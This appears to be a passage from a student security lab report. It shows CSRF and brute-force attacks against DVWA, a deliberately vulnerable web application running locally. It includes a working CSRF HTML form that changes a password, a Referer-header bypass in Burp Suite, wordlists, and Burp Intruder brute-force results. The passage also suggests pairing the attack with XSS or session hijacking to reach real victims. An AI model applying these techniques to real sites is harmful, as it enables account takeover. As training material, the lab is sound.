
Now we will create a CSRF html for the above request in a separate *html* file(*csrf.html*),



The screenshot shows a web browser window with the title bar reading "~/csrf.html - Mousepad". The menu bar includes File, Edit, Search, View, Document, Help. Below the menu is a toolbar with icons for back, forward, search, and refresh. The main content area displays the following HTML code:

```
1 <html>
2     <body>
3         <script>history.pushState('', '', '/')</script>
4         <form action="http://localhost:90/vulnerabilities/csrf">
5             <input type="hidden" name="password6#95;new" value="123456" />
6             <input type="hidden" name="password6#95;conf" value="123456" />
7             <input type="hidden" name="Change" value="Change" />
8             <input type="submit" value="Submit request" />
9         </form>
10    </body>
11 </html>
```

Now this file can be opened in Firefox,



The **submit request** button is visible because we programmed the html file only for this purpose.

After clicking the submit button,

NAME	VALUE
password_new	123456
password_conf	123456
Change	Change

NAME	VALUE
PHPSESSID	28v9fh4ovdosnnqtn9j2nr4g2
security	medium


NAME	VALUE
Host	localhost:90
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate

So here we can clearly observe that the **Referer** parameter is not there. The server gets to know that the source is not original so it won't allow to authenticate. To bypass this security level we can now refer back to the **Referer** parameter which was copied earlier and using burpsuite it can be copied to this intercept and forwarded,

NAME	VALUE
password_new	123456
password_conf	123456
Change	Change

NAME	VALUE
PHPSESSID	28v9fh4ovdosnnqtn9j2nr4g2
security	medium

The highlighted text shows the addition of the **Referer** parameter in this intercept launched separately from the system's home directory.



And now the password has been changed.

The CSRF attack was successfully executed and this hence proved the power of using **burpsuite**, in launching an attack from a different source.

But a point to note is that if this was an actual victim's browser, how can we intercept as the we did this attack on attacker's browser not the victim's one.


We cannot intercept using burpsuite on a victim's browser when the server is requested any action such as changing password as seen here.

Thus in this HTTP Referer won't work in the case explained point above and can be used to bypass in this case. There is a solution for this issue as well.

So to successfully execute this attack on a victim we need to perform session hijacking or we can merge with Cross-site Scripting attack (XSS) and more similar attacks.

Vulnerability: Brute Force

Firstly we will need to create two files for **Username** and **Password** respectively so that burpsuite can perform this attack. Creating a file or using an existing file with a list of potential credentials increases the probability of performing a successful brute force attack. A look at the webpage for Brute Force,



The **username** and **password** text files which will be used to perform the attack,

Two terminal windows are shown side-by-side. The left window is titled "-/user.txt - Mousepad" and contains a list of 12 user names: abcd, absc, qwerty, username, asdf, zxvc, admin, user, Alice, Bob, Charlie, Samy. The right window is titled "-/password.txt - Mousepad" and contains a list of 20 passwords: 1234, absc, 123456, qwerty, 012345, username, asdf, zxvc, 98765, mypassword, admin, user, 9845, Alice, Bob, 23456, password, Charlie, Samy.

In the webpage, if we view the source code,

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: Brute Force - Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows "localhost:90/vulnerabilities/brute/". The main content area displays a login form with fields for "Username" and "Password". Below the form is a "Login" button. To the right of the form, a modal window titled "Brute Force Source" shows the PHP source code for the "medium.php" file. The code includes logic for sanitizing inputs and performing a database query to check user credentials.


In the source code we can observe the Security feature which we have to tackle,

The screenshot shows a Mozilla Firefox browser window with the title "Damn Vulnerable Web Application (DVWA) v1.10 *Development* Source:: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows "localhost:90/vulnerabilities/view_source.php?id=brute&security=medium". The main content area displays the PHP source code for the "medium.php" file. The code includes several security measures such as input sanitization and error handling. A specific line of code is highlighted in red: "sleep(2);". This indicates a delay of 2 seconds for failed login attempts, which is a common security measure to prevent brute-force attacks.


The highlighted text shows that if the login fails then it will sleep for 2 seconds which means that while performing the brute force attack it will take some time to get the right combination of username and password as for every time the username and password possibilities from the text files shown above there will be a lag of 2 seconds thus this shows the security feature of the medium level in DVWA.

INFORMATION SECURITY


To perform the attack we can try any username and password combination as in this case we will be trying out with **username** as **abcd** and **password** as **1234** as we just a single intercept,



In burpsuite,




We send this intercept to the **Intruder** tab in burpsuite and turn the intercept off.




In the **Intruder** tab in the **Positions** sub-tab, we can see few highlighted texts, but we do not want to perform brute force on all these highlighted parts so we can hit the **Clear** button on the right to deselect them.

Now we can select the username and password field values(**abcd and 1234**)




After selecting the username and password field values we need to select the attack type and **Cluster Bomb** attack type is used as shown above, since there are two files with potential usernames and password for burpsuite to work on.

INFORMATION SECURITY



For this we select **Payloads** sub-tab and select **Payload 1** in **Payload set** option and choose **Runtime file** in **Payloadtype** and select the usernames file. This will be the same procedure for **Payload 2** with respect to the password file as shown below,



Finally, click the **Start Attack** button for burpsuite to perform the attack.
This attack will take some amount of time due to the **sleep()** observed earlier in the source code.

INFORMATION SECURITY

The screenshot shows the 'Intruder' tab of the Burp Suite interface. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below them, a secondary navigation bar has tabs for 'Results' (which is selected), 'Target', 'Positions', 'Payloads', and 'Options'. A search bar labeled 'Filter: Showing all items' is positioned above the main table. The main area displays a table with the following columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The table contains 17 rows of data, each representing a request. The 'Comment' column for all rows is set to '4675'. The 'Payload1' and 'Payload2' columns show various strings like 'abcd', '1234', and 'username'. The 'Status' column shows mostly '200'. The 'Request' column lists indices from 0 to 16. At the bottom, there are tabs for 'Request' (selected) and 'Response'. Below these are buttons for 'Pretty', 'Raw', 'Render', 'In', and 'Actions'. The 'Actions' dropdown is open, showing options 1 through 6. The status bar at the bottom right indicates '0 matches'.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0	abcd	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
1	absc	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
2	qwerty	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
3	username	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
4	asdf	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
5	zxcv	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
6	admin	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
7	user	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
8	Alice	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
9	Bob	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
10	Charlie	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
11	Samy	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
12	abcd	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
13	absc	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
14	qwerty	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
15	username	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
16	asdf	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675
17			200	<input type="checkbox"/>	<input type="checkbox"/>	4675	4675

To know which combination of username and password is correct we observe the **0 request** as we need to observe the length of this **0 request** and which ever combination of **Payload 1** and **Payload 2** results with **length more than the 0 request row** is the correct credentials. Once we order the Results by the length we observe the correct credentials,

Intruder attack1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
211	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4713	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
1	abcd	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
2	absc	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
3	qwerty	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
4	username	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
5	asdf	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
6	zxcv	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
7	admin	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
8	user	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
9	Alice	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
10	Bob	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
11	Charlie	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
12	Samy	abcd	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
13	abcd	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
14	absc	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
15	qwerty	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	
16	username	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4675	

Request Response ***

Pretty Raw Render In Actions

1 HTTP/1.1 200 OK
2 Date: Sat, 01 May 2021 08:51:41 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache

?

Search... 0 matches

Finished

Now lets try this combination,

A screenshot of a Mozilla Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL in the address bar is `localhost:90/vulnerabilities/brute/`. The main content area shows the "Vulnerability: Brute Force" page with a "Login" form. The "Username" field contains "admin" and the "Password" field contains "password". Below the form, a "More Information" section lists three links related to brute force attacks.

Vulnerability: Brute Force

Login

Username: admin
Password: password

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

The combination turns out to be the correct combination of credentials,

A screenshot of a Mozilla Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL in the address bar is `localhost:90/vulnerabilities/brute/?username=admin&password=password&Login=Login#`. The main content area shows the "Vulnerability: Brute Force" page with a "Login" form. The "Username" field contains "admin" and the "Password" field contains "password". Below the form, a message says "Welcome to the password protected area admin" and shows a small profile picture of a person. A "More Information" section at the bottom lists three links related to brute force attacks.

Vulnerability: Brute Force

Login

Username: admin
Password: password

Welcome to the password protected area admin


More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
